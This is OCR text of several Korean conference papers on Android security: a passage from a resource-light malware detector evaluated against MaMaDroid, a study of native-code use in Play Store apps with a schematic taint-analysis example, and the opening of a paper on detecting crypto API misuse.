
IV. 실험

본 논문에서 제안하는 기법의 성능을 비교하기 위해 MaMaDroid [7]와 정확도 및 리소스 사용량을 비교한다.


4.1 실험 환경

환경: 실험에 사용된 운영체제는 Ubuntu 18.04이고, CPU는 20-core, 2.10GHz의 Intel Xeon Gold 6230을 사용하였다. RAM은 128GB, GPU는 NVIDIA GeForce RTX 2080를 사용하였다.

데이터셋: 데이터셋은 2018년도에 만들어진 애플리케이션을 대상으로 하였고, VirusShare [8]에서 10,000개의 악성 애플리케이션을, Google Play Store에서 10,000개의 정상 애플리



[그림 2] 제안 기법과 MaMaDroid의 정확도.



[그림 3] 악성 애플리케이션 리소스 측정 결과.

케이션을 사용하였다. 또한, 알려지지 않은 멀웨어 데이터셋은 2019년도에 만들어진 악성 애플리케이션 653개를 사용하였다.

Hyper-parameter: 멀웨어 탐지를 위해 딥러닝에서 사용한 하이퍼 파라미터의 설정값은 Embedding layer 64차원, Convolution layer의 *filters*는 32, *kernel_size*는 *1*, Pooling layer는 *max pooling*을 사용하였고, Compile의 *optimizer*는 *'rmsprop'*, *loss*는 *'binary_crossentropy'*, *batch_size*는 500, *epochs*은 100을 사용하였다.

4.2 실험 결과

악성과 정상적인 애플리케이션 각 9,000개씩을 트레이닝 데이터셋으로 사용하였고, 악성과 정상 애플리케이션 각 1,000개씩을 테스트 데이터셋으로 사용하여 MaMaDroid와 성능을 평가하였다. 평가 결과는 [그림 2], [그림 3]과 같다.

테스트 데이터셋에 대해 제안 기법은 MaMaDroid + Random Forest (RF)보다 탐지 정확도가 3% 낮지만, RAM은 약 10배 적게, 탐지 시간은 76.4% 빠르게 멀웨어를 탐지하였다. 또한, 알려지지 않은 악성 애플리케이션에 대한 성능을 측정하기 위해 2019년도에 만들어진 멀웨어 653개를 테스트 데이터셋으로 사용하여 MaMaDroid와의 성능을 평가하였다.

측정 결과 제안 기법은 91.27%의 정확도로 악성 애플리케이션을 탐지하였고, MaMaDroid는 84.99%의 정확도로 탐지하였다. 본 제안 기법이 알려지지 않은 멀웨어를 MaMaDroid 보다 약 6% 높은 정확도로 탐지하였다.

V. 관련 연구

MaMaDroid [7]는 멀웨어를 탐지하기 위해 taint analysis로 API Call Graph를 추출하고 Markov chain을 사용하여 트레이닝 데이터셋을 만든다. 이후 머신 러닝 알고리즘인 RF와 k-NN을 사용하여 트레이닝 데이터셋을 학습하고 멀웨어를 탐지한다.

DeepFlow [9]와 EveDroid [10]또한 API Call Graph를 이용하여 멀웨어를 탐지한다. 특히 딥러닝을 사용함으로써 새롭게 생겨나는 멀웨어를 탐지하는 것에 초점을 두었다.

VI. 결론

본 논문에서는 알려지지 않은 멀웨어를 탐지하기 위한 도구를 개인이 사용할 수 있게 적은 리소스를 사용하여 높은 정확도로 멀웨어를 탐지하는 기법을 제안했다. 멀웨어 탐지에 성능이 좋은 MaMaDroid보다 약 6% 높은 정확도로 알려지지 않은 멀웨어를 탐지하였다.

[참고문헌]

[1] McAfee, *Mobile Threat Report,* Q1, 2020.

[2] E. B. Karbab, M. Debbabi, A. Derhab, and D. Mouheb. Maldozer: Automatic framework for android malware detection using deep learning. *Digital Investigation*, 24:S48 - S59, 2018.

[3] D. Li, Z. Wang, and Y. Xue. Fine-grained android malware detection based on deep learning. *In 2018 IEEE Conference on Communications and Network Security (CNS)*, pages 1 - 2. IEEE, 2018.

[4] W. Li, Z. Wang, J. Cai, and S. Cheng. An android malware detection approach using weight-adjusted deep learning. *In 2018 International Conference on Computing, Networking and Communications (ICNC)*, pages 437 - 441. IEEE, 2018.

[5] R. R. Selvaraju, M. Cogswell, A. Das, R. Vedantam, D. Parikh, and D. Batra. Grad-cam: Visual explanations from deep networks via gradient-based localization. *In Proceedings of the IEEE international conference on computer vision*, pages 618 - 626, 2017.

[6] P. accard. The distribution of the flora in the alpine zone. *New phytologist*, 11(2):37 - 50, 1912.

[7] L. Onwuzurike, E. Mariconti, P. Andriotis, E. D. Cristofaro, G. Ross, and G. Stringhini. Mamadroid: Detecting android malware by building markov chains of behavioral models (extended version). *ACM Transactions on Privacy and Security (TOPS)*, 22(2):1 - 34, 2019.

[8] VirusShare. https://virusshare.com/. Accessed on: Nov. 2019.

[9] D. Zhu, H. Jin, Y. ang, D. Wu, and W. Chen. Deepflow: Deep learning-based malware detection by mining android application for abnormal usage of sensitive data. *In 2017 IEEE symposium on computers and communications (ISCC)*, pages 438 - 443. IEEE, 2017.

[10] T. Lei, Z. Qin, Z. Wang, Q. Li, and D. Ye. Evedroid: Event-aware android malware detection against model degrading for iot devices. I*EEE Internet of Things Journal*, 6(4):6668 - 6680, 2019.

안드로이드 애플리케이션들의 네이티브 코드 사용 동향 분석

최민성*, 조해현*, 이정현*

*숭실대학교

Analysis on the Use of Native Code in Android Applications

Minseong Choi*, Haehyun Cho*, Jeong Hyun Yi*

*Soongsil University

요 약

대부분의 안드로이드 애플리케이션은 실행 코드가 바이트코드로 구성되어 정적 분석 또한 바이트코드 대상으로 진행해왔다. 애플리케이션에서 React Native와 같은 네이티브 코드를 혼용하는 방향으로 시장이 변화하면서, 바이트코드 대상의 기존 분석 커버리지는 점차 떨어지고 있다. 본 논문은 실험을 통해 네이티브 코드를 사용하는 애플리케이션들을 조사하여 기존의 분석 범위를 확장할 필요성을 제시한다. 네이티브 코드를 사용하는 상용 애플리케이션의 점유율을 파악하고, 상용 및 악성 애플리케이션의 주요 네이티브 라이브러리를 조사한다. 바이트코드와 네이티브 코드가 통합된 호출 그래프를 정적 오염 분석 기법에 적용하여 향상된 커버리지의 효과를 확인한다.

I. 서론

안드로이드 애플리케이션은 기본적으로 실행 코드를 classes.dex 파일 내에 바이트코드 형태로 구성하며 네이티브 코드는 네이티브 라이브러리 형태로 포함할 수 있다 [1, 2]. 대부분의 애플리케이션이 바이트코드로만 구현되어 있다는 사실에 맞추어, 많은 분석 기법은 바이트코드를 대상으로 분석하고 있다. 기존에는 네이티브 코드의 비중이 크지 않아 대체로 분석에 결정적인 영향을 미치지 않았지만 네이티브 라이브러리를 이용하는 애플리케이션이 증가함에 따라 분석이 어려워지고 있다.


네이티브 코드를 사용하는 애플리케이션의 시장 점유율을 확인하기 위해 구글 플레이스토어로부터 수집한 5만 개의 상용 애플리케이션으로 네이티브 코드 존재 여부를 조사하였다. 주요 라이브러리도 파악하고자 수집한 상용 애플리케이션과 VirusShare를 통해 수집한 악성 애플리케이션을 대상으로 네이티브 라이브러리의 빈도수를 확인하였다. 이 결과를 토대로 안드로이드 애플리케이션 정적 분석 도구는 바이트코드와 네이티브 코드를 대상으로 분석할 필요성이 있음을 제안한다. 더불어, 정적 오염 분석 기법을 예시로 하여금 네이티브 코드를 통한 데이터 유출을 감지할 수 있음을 설명한다.

본 연구는 과학기술정보통신부 및 정보통신기획평가원의 SW중심대학사업의 연구결과로 수행되었음 (2018-0-00209)

II. 연구 배경

2.1 Android 네이티브 코드

C/C++ 언어로 구현된 코드는 애플리케이션의 구현 과정에서 네이티브 개발 도구를 통해 네이티브 라이브러리 형태로 가공되어 APK 파일에 동봉된다 [2]. 네이티브 코드는 네이티브 프로그램 실행, 네이티브 라이브러리 로딩, 네이



[그림 1] 네이티브 코드 검출 및 수집 과정.

티브 메소드 호출 또는 네이티브 액티비티 호출을 통해 실행된다 [4]. 이러한 네이티브 코드의 사용은 기존에 구현된 라이브러리를 재사용하고 연산을 보다 빠르게 수행함으로써 성능을 끌어올릴 수 있게 해준다. 위와 같은 특징으로 인해 게임, 물리학 시뮬레이션 카테고리의 애플리케이션은 네이티브 코드를 많이 기용한다 [2].

2.2 정적 분석 기법

대상을 직접 실행하지 않고 분석을 진행하는 기법이다. 분석 대상으로 실행 파일이나 소스코드를 취급한다. 대상으로부터 제어 흐름이나 데이터 흐름 등의 정보를 추출하여 결함을 찾는다. 동적 분석 기법보다 환경을 구축하기가 비교적 쉽고 분석 범위가 넓지만, 실제 실행 환경과의 차이로 인해 부정확한 분석 결과가 제공될 수 있는 단점이 있다. 주로 정적 분석 기법을 통해 대상을 전반적으로 분석하고, 동적 분석 기법으로 정확하고 세부적인 분석을 진행한다.

2.3 오염 분석 기법

데이터의 유출을 분석하는 기법의 일종이다. 중요한 데이터가 입력되는 호출부를 Source, 프로세스 외부로 데이터가 유출되는 호출부를 Sink로 규정한다 [3]. Source는 주로 기기의 고유 정보나 사용자 개인정보와 같은 중요 정보를 지정한다. Sink는 대체로 네트워크나 로깅 등의 출력 작업을 지정한다. 지정된 Source부터 경로를 탐색하며 Sink로 도달 가능한지 여부를 분석한다.

정적 오염 분석 기법은 호출 구조나 데이터 관계 구조를 이용하여 Source 지점으로부터 생성된 데이터가 Sink 지점에 도달 가능한지 평가한다. 동적 오염 분석 기법은 Source 지점부터 직접 실행하여 Sink 지점 도달 여부를 확인한다.

[표 1] 네이티브 코드를 포함하는 APK 조사 결과.

Category	Including Native code	Error	APKs
COMMUNICATION	425(48.46%)	6(0.68%)	877
WEATHER	255(43.15%)	1(0.17%)	591
TOOLS	1,313(40.54%)	39(1.20%)	3,239
SHOPPING	923(29.03%)	13(0.41%)	3,179
NEWS_AND_MAGAZINES	378(37.88%)	5(0.50%)	998
FOOD_AND_DRINK	371(47.14%)	10(1.27%)	787
AUTO_AND_VEHICLES	467(46.61%)	6(0.60%)	1,002
LIFESTYLE	1,068(46.52%)	14(0.61%)	2,296
TRAVEL_AND_LOCAL	1,140(64.26%)	20(1.13%)	1,774
SPORTS	740(50.17%)	9(0.61%)	1,475
BUSINESS	477(50.74%)	8(0.85%)	940
PARENTING	235(50.54%)	7(1.51%)	465
BOOKS_AND_REFERENCE	879(31.30%)	23(0.82%)	2,808
DATING	302(49.03%)	1(0.16%)	616
FAMILY	1,400(83.88%)	14(0.84%)	1,669
EDUCATION	1,773(54.50%)	40(1.23%)	3,253
ENTERTAINMENT	829(50.92%)	18(1.11%)	1,628
GAME	1,866(95.45%)	7(0.36%)	1,955
PRODUCTIVITY	731(46.00%)	18(1.13%)	1,589
COMICS	352(65.31%)	1(0.19%)	539
HEALTH_AND_FITNESS	1,126(46.74%)	17(0.71%)	2,409
EVENTS	53(39.26%)	2(1.48%)	135
HOUSE_AND_HOME	259(37.37%)	8(1.15%)	693
PHOTOGRAPHY	826(66.61%)	16(1.29%)	1,240
BEAUTY	252(48.93%)	5(0.97%)	515
ART_AND_DESIGN	609(45.55%)	67(5.01%)	1,337
MUSIC_AND_AUDIO	1,069(47.60%)	50(2.23%)	2,246
VIDEO_PLAYERS	1,228(68.30%)	16(0.89%)	1,798
ANDROID_WEAR	116(34.12%)	6(1.76%)	340
FINANCE	718(61.95%)	8(0.69%)	1,159
MEDICAL	385(47.77%)	9(1.12%)	806
LIBRARIES_AND_DEMO	156(41.05%)	2(0.53%)	380
SOCIAL	1,084(60.73%)	17(0.95%)	1,785
MAPS_AND_NAVIGATION	410(47.40%)	9(1.04%)	865
PERSONALIZATION	866(25.90%)	22(0.66%)	3,344
Total	**25,081(49.44%)**	**514(1.01%)**	**50,732**

III. 연구 실험

실험의 데이터셋은 총 50,732개의 상용 애플리케이션과 총 6,988개의 악성 애플리케이션을 대상으로 진행하였다. 상용 애플리케이션은 구글 플레이스토어로부터 36개의 카테고리 별 최다 다운로드 순으로 수집하고, 악성 애플리케이션은 VirusShare 2019년도 데이터셋을 통해 확보하였다.

실험은 [그림 1]과 같이 진행한다. APK 파일로부터 classes.dex를 비롯한 모든 내부 파일을 압축 해제한다. 각 파일의 파일 헤더에서 얻은 정보로 파일 형식을 파악하고, ELF 파일 형식인지 비교한다. 네이티브 코드는 ELF 파일 형

[표 2] 상용 애플리케이션의 중복되는 네이티브 라이브러리 상위 5개.

Library Name	Number of duplicates	Description
libc++_shared.so	8,505	Shared library of libc++
libimagepipeline.so	8,359	Graphics for Fresco
libmain.so	7,833	Unity
libunity.so	7,768	Unity
librsjni.so	7,405	Renderscript

식으로 저장되기 때문이다. 검출되는 ELF 파일이 있으면 라이브러리 명칭을 수집한다. 수집한 명칭을 취합하여 분석 결과를 산출한다.

3.1 네이티브 코드 점유율

ELF 파일 검출기를 통해 ELF 파일이 하나라도 검출되면 네이티브 코드를 보유한 애플리케이션으로 판단하였다. 상용 애플리케이션 대상으로 진행하였으며 결과는 [표 1]과 같다. 네이티브 코드를 보유한 APK는 총 25,081개로, 전체의 49.11%의 비중을 차지한다. GAME 카테고리는 95.45%를 차지할 정도로 상당수의 애플리케이션이 네이티브 코드를 실행 코드로 혼용함을 알 수 있다.

3.2 주로 쓰이는 네이티브 라이브러리

네이티브 코드가 있는 애플리케이션을 대상으로 실험을 진행하였다. 데이터셋은 상용 애플리케이션 25,081개와 악성 애플리케이션 6,988개가 해당한다. 네이티브 라이브러리 수집기를 통해 수집한 라이브러리의 명칭이 중복되는 횟수를 누적하여 주로 쓰이는 라이브러리를 파악하였다. [표 2]는 상용 애플리케이션, [표 3]은 악성 애플리케이션에서 주로 쓰이는 라이브러리 상위 5개를 정리한 표다. 악성 애플리케이션은 “libpl_droidsonroids_gif.so”와 같이 취약한 라이브러리도 사용함을 알 수 있다.

Alfonso et al.(2016)에서 제시한 1,208,476개 APK 중 37%가 네이티브 코드를 보유한다는 결과를 본 논문의 실험 결과와 비교하면 네이티브 코드의 영향력이 증가하고 있음을 알 수 있다 [4].

[표 3] 악성 애플리케이션의 중복되는 네이티브 라이브러리 상위 5개.

Library Name	Number of duplicates	Description
libweibosdkcore.so	8,703	Weibo SDK
libjiagu.so	6,784	Jiagu 360
libjiagu_x86.so	5,436	Jiagu 360 on x86
libBugly.so	5,239	Tencent Bugly
libpl_droidsonroids_gif.so	5,094	Gif file, CVE-2019-11932

IV. 정적 분석 범위 확장

정적 분석 기법 중에 오염 분석 기법을 대상으로 데이터 유출을 탐지의 분석 범위 확장을 시도한다.

[그림 2]는 네이티브 코드에서 데이터 유출이 발생하는 사례 코드이며, [그림 3]은 해당 사례의 호출 그래프를 나타낸 그림이다. 바이트코드를 대상으로 분석하는 기존 기법의 경우, 해당 사례에 대해 미탐 혹은 오탐이 발생한다. 바이트코드에서 네이티브 코드를 호출하는 경우를 모두 Sink로 분류할 경우, bar 함수가 없는 프로그램에 대하여 데이터 유출이 발생한다고 오탐할 수 있는 것이다. 반대로 bar 함수에서 발생하는 데이터 유출이 미탐될 여지도 존재한다.

해당 데이터 유출 사례를 탐지하려면 네이티브 코드를 포함한 분석을 진행하여야 한다. 기존 기법은 주로 데이터 흐름 그래프를 이용하나, 본 논문에서는 통합된 호출 그래프를 생성하였다 [3, 7, 8]. 서로 다른 언어로 구현된 코드로부터 통합된 호출 그래프를 생성하는 과정이 통합된 데이터 흐름 그래프를 생성하기보다 비교적 단순하기 때문이다. [그림 2] 코드로부터 생성된 호출 그래프는 [그림 3]과 같으며, 이후는 기존 오염 분석 기법의 추적 과정을 이용하여 데이터 유출을 탐지할 수 있다.

V. 향후 연구

호출 그래프 기반의 분석은 함수 내부의 데이터 흐름까지 파악하기 어렵다는 한계를 안고 있다. 이 한계를 극복하고자 후속 연구에서는 데이터 흐름 그래프를 기반으로 개선함으로써 비교적 정확한 분석을 기대할 수 있다.

```
protected void foo(){
        imei = source(IMEI);
        return imei;
}


protected void onCreate(){
        this.f = foo();
        bar(this.f);
        this.a = add(this.f, 5);
}

public native void bar();
public native int add();
```

```
void bar(JNIEnv* env, jclass clazz, jstring info){
        const char *utf8 = (*env)->GetStringUTFChars(env, info, NULL);
          sink(utf8);
}

int add(JNIEnv* env, jclass clazz, jstring lnumstr, int rnum){
        const char *utf8 = (*env)->GetStringUTFChars(env, lnumstr, NULL);
        int lnum = atoi(utf8);
        return lnum + rnum;
}
```

[그림 2] 네이티브 코드에서 데이터 유출이 발생하는 코드.



[그림 3] 데이터 유출 발생 코드의 호출 그래프.

VI. 결론

상용 애플리케이션 5만 개 중 49.11%에 달하는 애플리케이션이 네이티브 코드를 포함하고 있으며 더 증가할 추세로 보인다. 이는 기존 바이트코드 대상의 분석 기법이 점점 무력해질 수 있는 것을 의미하며, 취약점이 있는 네이티브 라이브러리 탐지 불가부터 효과적인 소프트웨어 테스팅이 어려움을 나타낸다. 따라서 정적 분석 기법에서 네이티브 코드를 포함한 분석이 필요함을 제시한다. 이에 따른 예시로 정적 오염 분석 기법에 바이트코드와 네이티브 코드를 통합한 호출 그래프를 사용함으로써, 네이티브 코드에서 발생하는 데이터 유출 사례를 해결할 수 있음을 확인하였다.

[참고문헌]

[1] Google Developers. "Android Runtime (ART) and Dalvik". Android Open Source Project, 13 Oct 2020, https://source.android.com/devices/tech/dalvik?hl=ko. accessed 26 May 2021.

[2] Google Developers. "Get started with the NDK". Android Developers, 5 Oct 2021, https://developer.android.com/ndk/guides. accessed 26 May 2021.

[3] Yang, Zhemin, and Min Yang. "Leakminer: Detect information leakage on android with static taint analysis." 2012 Third World Congress on Software Engineering. IEEE, 2012.

[4] Afonso, Vitor, et al. "Going native: Using a large-scale analysis of android apps to create a practical native-code sandboxing policy." The Network and Distributed System Security Symposium. 2016.

[5] soot-oss. "Soot - A framework for analyzing and transforming Java and Android applications". Soot, 11 May 2012, http://soot-oss.github.io/soot. accessed 26 May 2021.

[6] angr. "Intermediate Representation". angr Documentation, 1 Oct 2018, https://docs.angr.io/advanced-topics/ir. accessed 26 May 2021.

[7] Arzt, Steven, et al. "Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps." Acm Sigplan Notices 49.6 (2014): 259-269.

[8] Schubert, Philipp Dominik, Ben Hermann, and Eric Bodden. "Phasar: An inter-procedural static analysis framework for c/c++." International Conference on Tools and Algorithms for the Construction and Analysis of Systems. Springer, Cham, 2019.

안드로이드 앱 암호화 API 오용 탐지 연구

이민욱, 김은수, 오상학, 김형식
성균관대학교 전자전기컴퓨터공학과

Security analysis of crypto API misuse in Android apps

Minwook Lee, Eunsoo Kim, Sanghak Oh, Hyoungshick Kim
Sungkyunkwan University, Department of Electrical and Computer Engineering

요 약

암호화는 민감 정보를 안전하게 보호하기 위한 대표적인 방법으로, 보안 시스템에서는 핵심적인 요소이다. Android, iOS등과 같은 모바일 플랫폼들은 데이터 암호화를 위해 암호화 API를 제공하며 이는 다양한 공격으로부터 어플리케이션을 보호하는데 사용된다. 그러나 최근 연구에서는 실제 모바일 어플리케이션에서는 개발 과정에서 암호화 API가 잘못 사용되고 있음이 시사되었다. 본 연구에서는 새로운 오용 탐지 규칙과 안드로이드 앱 내의 암호화 API 오용 탐지 프레임워크를 제시하고, 실제 안드로이드 앱을 대상으로 탐지 분석을 수행하였다. 또한, 오용 탐지 성능 비교 표준인 CryptoAPI-Bench를 이용해 성능을 측정하였으며 평균 0.9의 높은 F1-Score를 보여주었다.

I. 서론

해킹으로 인해 중요한 데이터가 유출된 상황에서 누구나 그 데이터를 쉽게 알아볼 수 없도록 하는 방법 중 암호화가 있다. Android, iOS 등 각 운영체제 플랫폼에서 개발자에게 암호화 API를 제공해주고 있지만 2019년 진행된 Rahaman et al. [1]이 진행한 연구에 의하면, 안드로이드 앱 6,181개에서 130,845건의 암호화 API 오용을 탐지하였으며 안전하지 않은 해시 알고리즘 사용(약 38.04%), 같은 패턴의 난수 값을 생성하는 함수(약 27.68%), 예측 가능한 키 사용(약 9.52%) 순으로 탐지되었다는 결과를 발표하였다. 이러한 연구 결과에서 알 수 있듯이 여전히 암호화 오용 문제가 다수 발생하고 있다.

2013년, Egele et al. [2]이 선택 평문 공격 (Chosen-Plaintext Attack, CPA) 오용에 다한 규칙을 최초로 제시하고 이를 탐지하는 연구를 진행하였다. 이후 Android, iOS 등과 같은 모바일 플랫폼과 IoT 펌웨어 등을 대상으로 오용 연구가 진행되었지만 모두 CPA와 관련한 탐지 규칙을 사용하였으며 가장 최근 발표된 Rahaman et al. [1]의 연구에서도 현재 선택 암호문 공격(Chosen-Cipher Attack, CCA) 오용에 대한 탐지 규칙이 만들어지지 않았다.

또한, Rahaman et al. [1]이 진행한 가장 최신 연구에서 타 함수로의 탐색할 수 있는 횟수가 적게 설정되어 있어 거짓 음성(false negative)이 다수 발생한다고 언급하였다. 예를 들어 어떤 문자열이 해당 함수의 입력값으로 들어가서 출력값으로 암호화 키를 생성하는 코드가 있다고 하면 이 연구는 암호화 키를 생성하는 함수의 코드를 탐색하지 않고 지나치기 때문에 해당 함수에 포함되어 있는 잠재적인 취약점을 발견하지 못하는 단점이 존재한다.

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No. 2019-0-01343, 융합보안핵심인재양성)

따라서 본 논문에서는 CCA 오용에 대한 탐지 규칙과 안드로이드 앱 내의 암호화 API 오용을 탐지하는 프레임워크를 제시하고, 플레이스토어 앱 2,090개를 대상으로 탐지 결과 분석을 수행한다. 구체적으로, 암호화 API를 기준으로 백워드 슬라이싱(Backward slicing) 기법을 이용하여 슬라이스를 만들고, 보다 정확한 분석을 위해 함수의 호출 관계에 기반 하여 종합적인 슬라이스를 생성하였다. 또한, 암호화 API가 중복으로 사용될 경우 슬라이싱 결과 또한 중복되기 때문에 이를 방지하기 위한 슬라이스 최적화를 진행하였다. 마지막으로 다수의 API의 중 암호화 API 오용과 관련 없는 결과는 분석에서 제외하였다.

본 논문의 구성은 다음과 같다. Ⅱ장에서는 암호화 오용 탐지 프레임워크 및 CPA 및 CCA 오용에 대한 탐지 규칙을 설명한다. Ⅲ장에서는 플레이 스토어에서 수집한 앱을 대상으로 오용을 탐지한 결과를 소개하고, Ⅳ장에서 CryptoAPI-Bench를 이용하여 프레임워크의 탐지 성능을 측정한다. 마지막으로 Ⅴ장에서 본 논문에 대한 결론을 도출할 것이다.

II. 오용 탐지 프레임워크 및 오용 탐지 규칙

2.1 오용 탐지 프레임워크

CPA 및 CCA 오용을 탐지하는 프레임워크는 크게 슬라이싱 기준 생성기, 슬라이서, 룰 검사기로 구성되어 있으며 그림 1과 같은 흐름으로 진행한다.

이 프레임워크는 apk 파일을 입력으로 받아 모든 코드에 대해 함수 간의 호출자(Caller)-피호출자(Callee) 관계를 수립한다. 이 관계를 바탕으로 슬라이싱 기준 생성기는 암호화 API에 대해 호출자를 식별하고, 슬라이싱 정보 리스트를 생성한다.

슬라이서는 슬라이싱 기준 생성기가 전달한 슬라이싱 정보를 바탕으로 백워드 슬라이싱(Backward slicing)을 진행한다. 함수 간의 호출자-피호출자 관계에 따라 호출자 함수로의 슬라이싱이 진행되며, 각 함수의 슬라이싱 결과는 별도로 저장한다. 모든 슬라이싱이 끝나면 호출자-피호출자 관계에 따라 슬라이싱 결과를 연결하여 최종 슬라이스를 생성한다.

마지막으로 룰 검사기는 슬라이스 리스트를 전달 받아 각 슬라이스를 대상으로 암호화 API 오용이 있는지 확인하고, 탐지 결과를 출력한다.




그림 1 오용 탐지 프레임워크 흐름도

2.2 오용 탐지 규칙

오용 탐지 규칙은 Egele et al. [2]이 CPA 오용에 대한 탐지 규칙을 최초로 제안하였으며 후속 연구들 [3][4]에서도 이 규칙이 사용되었다. 본 연구에서 제시한 프레임워크가 사용한 오용 탐지 규칙의 종류는 크게 2가지로, CPA(규칙 번호 1-6)과 CCA(규칙 번호 7, 8)이다. 최근 연구에서는 CPA만을 탐지할 수 있는 오용

탐지가 진행되었지만 CCA가 CPA보다 강력한 공격모델이기 때문에 CCA에 대한 암호화 API 오용 탐지도 중요하다 [5]. 본 연구의 프레임워크에서는 CPA 오용뿐 아니라 CCA 오용까지 탐지할 수 있는 규칙을 추가하였다.

표 1 CPA*, CCA**오용에 대한 탐지 규칙

규칙 번호	규칙 설명
1*	대칭키 암호화 운영 모드로 ECB 모드를 사용해선 안 된다.
2*	암호화 운영 모드 중 “CBC (Cipher-Block Chaining)” 모드 사용 시 정적으로 계산된 IV 값을 사용하면 안 된다.
3*	암호화 키를 정적으로 계산하여 사용하면 안 된다.
4*	비밀번호 기반 암호화 (Password-Based Encryption) 시 고정된 salt 값을 사용하면 안 된다.
5*	비밀번호 기반 암호화 사용 시 반복 횟수를 1,000회보다 적게 사용해선 안 된다.
6*	랜덤 값을 생성하는 함수 사용 시 seed 값을 고정하여 사용하면 안 된다.
7**	비대칭키 암호화 알고리즘 사용 시 패딩 없이 사용하거나 안전하지 않은 패딩을 사용하면 안 된다 [6][7].
8**	비대칭키 생성 시 키 길이는 2,048 비트보다 작으면 안된다 [8].

III. 탐지 결과

실험에 사용된 데이터셋은 2020년 1월 1일부터 구글 플레이스토어에 업로드 된 앱 중 2,090개를 랜덤으로 수집하였으며, 총 33개의 카테고리를 포함하고 있다.

표 2 플레이스토어 앱 오용 탐지 결과

규칙 번호	탐지 건수	탐지 비율(%)
1	1,451	10.18
2	5,374	37.69
3	4,202	29.47
4	1,760	12.34
5	393	2.75
6	0	0
7	931	6.53
8	149	1.04
계	14,260	100

